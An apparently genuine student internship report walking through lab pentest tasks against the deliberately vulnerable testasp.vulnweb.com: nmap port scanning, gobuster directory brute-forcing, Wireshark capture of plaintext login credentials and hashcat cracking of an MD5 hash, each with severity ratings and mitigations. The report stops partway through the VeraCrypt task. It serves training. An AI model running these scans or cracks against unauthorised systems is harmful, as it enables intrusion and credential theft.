CYBER SECURITY INTERNSHIP REPORT

(ShadowFox Internship)

Submitted By

Garima Upadhyay

Course: B.Tech Computer Science and Engineering (Cybersecurity)
Semester: 6th Semester
Batch: 2023 – 2027
University: JECRC University

Organization & Internship Details

Organisation: ShadowFox
Internship Duration: 01/03/2026 – 31/03/2026
ShadowFox Program ID (SF-PID): SF-PID-2026-C1173

Mentorship

Mentor: Manasa G V
Program Coordinator: Kalai Maha

TABLE OF CONTENTS

S.NO	TITLE	Page No
1	Port Scanning of https://testasp.vulnweb.com/	5
2	Finding Hidden Directories using Brute Force on https://testasp.vulnweb.com/	7
3	Intercepting Login Credentials with Wireshark on https://testasp.vulnweb.com/	10
4	VeraCrypt Encrypted File Decryption	13
5	Finding the Entry Point of VeraCrypt Executable	18
6	Reverse Shell Exploitation using Metasploit Payload	20
7	Basic Pentesting Room using TryHackMe	25

LIST OF FIGURES

Figure No	Name	Page No
1	Nmap Port Scan Command	5
2	Nmap Scan Output Results	6
3	Gobuster Directory Scan Command	7
4	Discovered Directories using Gobuster	8
5	Wireshark Command Execution	10
6	Wireshark Interface Setup - eth0 Selected	11
7	Login Page - Entering Credentials on testasp.vulnweb.com	11
8	Wireshark HTTP Traffic Capture	12
9	Extracted Login Credentials	12
10	Navigate to Directory and List Files	13
11	View the Hashed Password using cat command	14
12	Hash Type Identification using hashid	14
13	Hashcat Command Execution	15
14	Hashcat Output - Cracked Hash Result	15
15	VeraCrypt Password Entry - Mounting the Encrypted File	16
16	VeraCrypt - Volume Successfully Mounted on Drive E:	16
17	Secret File Contents - shadowfox cybersecurity.txt	17
18	File Selection in PE Explorer - shadowfox Executable Loaded	18
19	PE Explorer - Headers Info Showing Entry Point Address	19
20	Kali Linux IP Address - ip a Command Output	20
21	Payload Creation using msfvenom	21
22	Python HTTP Server Hosting the Payload	21
23	Windows VM - Downloading payload.exe from HTTP Server	22
24	Launching msfconsole	22
25	Metasploit Listener Setup - Handler Configuration	23
26	Meterpreter Session - System Information and Directory	23
27	Target Scan - Enumeration Output	25
28	Access Gained - Shell/Session	26
29	Privilege Escalation - Final Access	27

INTRODUCTION & MACHINE INFORMATION

Introduction

This report documents the tasks I completed during my Cybersecurity Internship at ShadowFox. The primary objective of the internship was to develop a practical understanding of cybersecurity concepts and gain hands-on experience with the tools used in real-world security scenarios.

The tasks covered a broad range of security techniques, including port scanning, directory enumeration, and network traffic analysis. These exercises helped me understand how information is gathered from a target system and how vulnerabilities are identified. I also worked on more advanced topics such as password cracking, executable file analysis, and establishing a reverse shell connection, all of which provided practical exposure to real-world attack scenarios in a controlled and ethical environment.

Note: The originally specified target website (testphp.vulnweb.com) was unavailable at the time of task execution. As an alternative, I used another intentionally vulnerable test site (testasp.vulnweb.com) to complete the tasks.

All tasks were carried out on Kali Linux running inside VMware Workstation Pro, with the necessary cybersecurity tools pre-installed.

Nmap, Gobuster, and Wireshark were used for scanning, enumeration, and traffic analysis. For more advanced tasks, tools including Hashcat, PE Explorer, and Metasploit were used for password cracking, binary analysis, and exploitation.

The controlled virtual environment made it possible to safely execute and observe each technique without any risk to real systems.

Machines & Tools Used

1. VMware Workstation Pro
2. Kali Linux
3. Nmap
4. Gobuster / Dirbuster
5. Wireshark
6. VeraCrypt
7. PE Explorer
8. Windows 10
9. Metasploit Framework
10. Hashcat
11. LinPEAS
12. Python HTTP Server

BEGINNER LEVEL TASKS

◆ Attack Name

Find all the ports that are open on the website http://testphp.vulnweb.com/

◆ Severity

Low (CVSS – Common Vulnerability Scoring System Score: 3.0)

◆ Impact

This task identifies which ports are open on the target website, providing insight into which services are actively running. If a vulnerable service is exposed, an attacker could exploit it to gain unauthorized access or launch further attacks.

◆ Steps to Reproduce

Step 1: Run the Command

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ nmap -sS -sV testasp.vulnweb.com
```

Fig 1: Nmap Port Scan Command

Command Explanation:

nmap → used to scan ports
-sS → SYN scan (less detectable method)
-sV → detects service version
testasp.vulnweb.com → target website

Step 2: Analyze the Output

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ nmap -sS -sV testasp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 05:59 EDT
Nmap scan report for testasp.vulnweb.com (44.238.29.244)
Host is up (0.020s latency).
rDNS record for 44.238.29.244: ec2-44-238-29-244.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 8.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.62 seconds
```

Fig 2: Nmap Scan Output Results

- Total Ports Scanned: 1000 TCP ports
- Open Ports Found: 1
- Port Number: 80/tcp
- State: open
- Service: http

The scan confirms that the website is accessible on port 80, running an HTTP service.

◆ Mitigation Steps

- Close any unused ports and configure a firewall to allow access only to services that are strictly necessary, preventing unauthorized connections.
- Monitor network activity regularly and keep all services up to date to detect anomalies and reduce the risk of exploitation.

◆ Attack Name

Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website

◆ Severity

Medium (CVSS – Common Vulnerability Scoring System Score: 5.0)

◆ Impact

This task focuses on discovering hidden directories and files that are not linked or visible on the website. Such directories can contain sensitive resources such as admin panels or configuration files. If left unsecured, they can be accessed by attackers and lead to further compromise.

◆ Steps to Reproduce

Step 1: Run the Command

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ gobuster dir -u http://testasp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt -t 40
```

Fig 3: Gobuster Directory Scan Command

Command Explanation:

gobuster → used to find hidden directories
dir → tells the tool to search for directories
-u → target website
-w → wordlist used for guessing paths
-t 40 → runs multiple threads to make the scan faster

Step 2: Analyze the Output

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ gobuster dir -u http://testasp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt -t 40
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testasp.vulnweb.com
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/_vti_cnf             (Status: 301) [Size: 159] [--> http://testasp.vulnweb.com/_vti_cnf/]
/aspnet_client        (Status: 301) [Size: 164] [--> http://testasp.vulnweb.com/aspnet_client/]
/avatars              (Status: 301) [Size: 158] [--> http://testasp.vulnweb.com/avatars/]
/cgi-bin/             (Status: 403) [Size: 1233]
/cgi-bin              (Status: 301) [Size: 158] [--> http://testasp.vulnweb.com/cgi-bin/]
/html                 (Status: 301) [Size: 155] [--> http://testasp.vulnweb.com/html/]
/HTML                 (Status: 301) [Size: 155] [--> http://testasp.vulnweb.com/HTML/]
/images               (Status: 301) [Size: 157] [--> http://testasp.vulnweb.com/images/]
/Images               (Status: 301) [Size: 157] [--> http://testasp.vulnweb.com/Images/]
/jscripts             (Status: 301) [Size: 159] [--> http://testasp.vulnweb.com/jscripts/]
/robots.txt           (Status: 200) [Size: 13]
/T                    (Status: 301) [Size: 152] [--> http://testasp.vulnweb.com/T/]
/t                    (Status: 301) [Size: 152] [--> http://testasp.vulnweb.com/t/]
/templates            (Status: 301) [Size: 160] [--> http://testasp.vulnweb.com/templates/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Fig 4: Discovered Directories using Gobuster

Output Explanation:

- The scan discovered several directories on the website
- Some important ones are:
  - `/images` → used to store image files
  - `/cgi-bin` → contains server-side scripts
  - `/html` → main web content
  - `/aspnet_client` → related to ASP.NET

- **Status Codes:**
  301 → directory exists but redirects
  403 → access is restricted but directory is present
  200 → accessible file (like robots.txt)

This demonstrates that paths not publicly linked on a website can be uncovered through brute force enumeration, potentially exposing sensitive information.

◆ Mitigation Steps

- Restrict access to sensitive directories and ensure they are not publicly accessible.
- Enforce proper authentication controls and conduct periodic reviews to identify and remove unnecessary files or directories.

◆ Attack Name

Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

◆ Severity

High (CVSS – Common Vulnerability Scoring System Score: 7.5)

◆ Impact

This task illustrates how sensitive data such as usernames and passwords can be intercepted from network traffic when the connection is unencrypted. Because the website communicates over plain HTTP, any user monitoring the same network can capture and read credentials in clear text, enabling unauthorized access.

◆ Steps to Reproduce

Step 1: Run Wireshark Command

Fig 5: Wireshark Command Execution

Command Explanation:

- **wireshark** → used to start the Wireshark tool for capturing network packets

Step 2: Open Wireshark and Select Interface

Once Wireshark is open, select the active network interface (eth0) to begin capturing live network traffic.




Fig 6: Wireshark Interface Setup – eth0 Selected

Step 3: Open Login Page and Enter Credentials

Open a browser and navigate to the login page of the target website. Enter test credentials and click Login while Wireshark is actively capturing traffic on the eth0 interface.




Fig 7: Login Page – Entering Credentials on testasp.vulnweb.com

Step 4: Capture Network Traffic

While logging in, Wireshark captures all network packets by applying filter of 'http' in search bar.




Fig 8: Wireshark HTTP Traffic Capture

Step 5: Analyze Captured Packets

Review the captured packets to locate the HTTP POST request containing the login credentials.




Fig 9: Extracted Login Credentials

This confirms that when using HTTP, credentials are transmitted in plain text and can be intercepted without any special effort.

Output Explanation

- HTTP packets were captured during the login process
- The login request contains form data with user credentials
- Username and password are visible in plain text
- Example:
  - Username: Garima
  - Password: bcda

♦ Mitigation Steps

- Switch to HTTPS so that all communication between the user and the server is encrypted and protected from interception.
- Never transmit sensitive data such as passwords in plain text. Implement secure authentication practices to protect user credentials from interception and misuse.

◆ Attack Name

A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the VeraCrypt to unlock the file and find the secret code in it.

◆ Steps to Reproduce

Step 1: Navigate to Directory and List Files

Open terminal and navigate to the project folder. This shows the available files including encoded.txt and the VeraCrypt file.




Fig 10: Navigate to Directory and List Files

Step 2: View the Hash

This command reads and displays the hashed password stored inside encoded.txt:

Fig 11: View the Hashed Password using cat command

Command Explanation:

cat → Short for "concatenate". It is a Linux command used to read and display the contents of a file directly in the terminal. Here, it is used to view the hashed password stored inside encoded.txt.

Step 3: Identify Hash Type

The hash value is examined using the hashid tool, which identifies it as an MD5 hash.

Fig 12: Hash Type Identification using hashid


Tool Explanation:

hashid → A command-line tool used in Kali Linux to identify the type of a hash. It analyzes the structure and length of the given hash and suggests possible hash algorithms (such as MD5, SHA-1, SHA-256, etc.). In this task, it identified the hash as MD5, which helped determine the correct method to crack it.

Step 4: Crack the Hash using Hashcat Command Explanation:


hashcat → tool used for cracking hashes
-m 0 → specifies MD5 hash type
encoded.txt.txt → file containing hash

rockyou.txt → wordlist used for cracking passwords



```
kali@kali: ~/Garima_Upadhyay_Shadowfox
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ hashcat -m 0 encoded.txt.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #01: cpu-haswell-11th Gen Intel(R) Core(TM) i3-1115G4 @ 3.00GHz, 739/1478 MB (256 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (827 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

482c811da5d5b4bc6d497ffa98491e38:password123

Session..........: hashcat
```

Fig 13: Hashcat Command Execution



```
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (827 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

482c811da5d5b4bc6d497ffa98491e38:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 482c811da5d5b4bc6d497ffa98491e38
Time.Started.....: Thu Mar 19 01:16:57 2026 (0 secs)
Time.Estimated...: Thu Mar 19 01:16:57 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:    34120 H/s (0.21ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 → lovers1
Hardware.Mon.#01.: Util:  9%

Started: Thu Mar 19 01:16:55 2026
Stopped: Thu Mar 19 01:16:59 2026
```

Fig 14: Hashcat Output – Cracked Hash Result

Output Explanation:

Status: Cracked → Hashcat successfully cracked the hash
Hash.Mode: 0 (MD5) → confirms the hash type was MD5
Cracked Hash → 482c811da5d5b4bc6d497ffa98491e38 : password123
Recovered: 1/1 → 100% of hashes were successfully cracked
Guess.Base → rockyou.txt wordlist was used to find the matching password

Step 6: Open VeraCrypt and Enter Password

Launch VeraCrypt and use the cracked password to mount the encrypted volume.




Fig 15: VeraCrypt Password Entry – Mounting the Encrypted File




Fig 16: VeraCrypt – Volume Successfully Mounted on Drive E:

Step 7: Access the Secret File

Once the volume is mounted, navigate to it and open the file to view its contents.

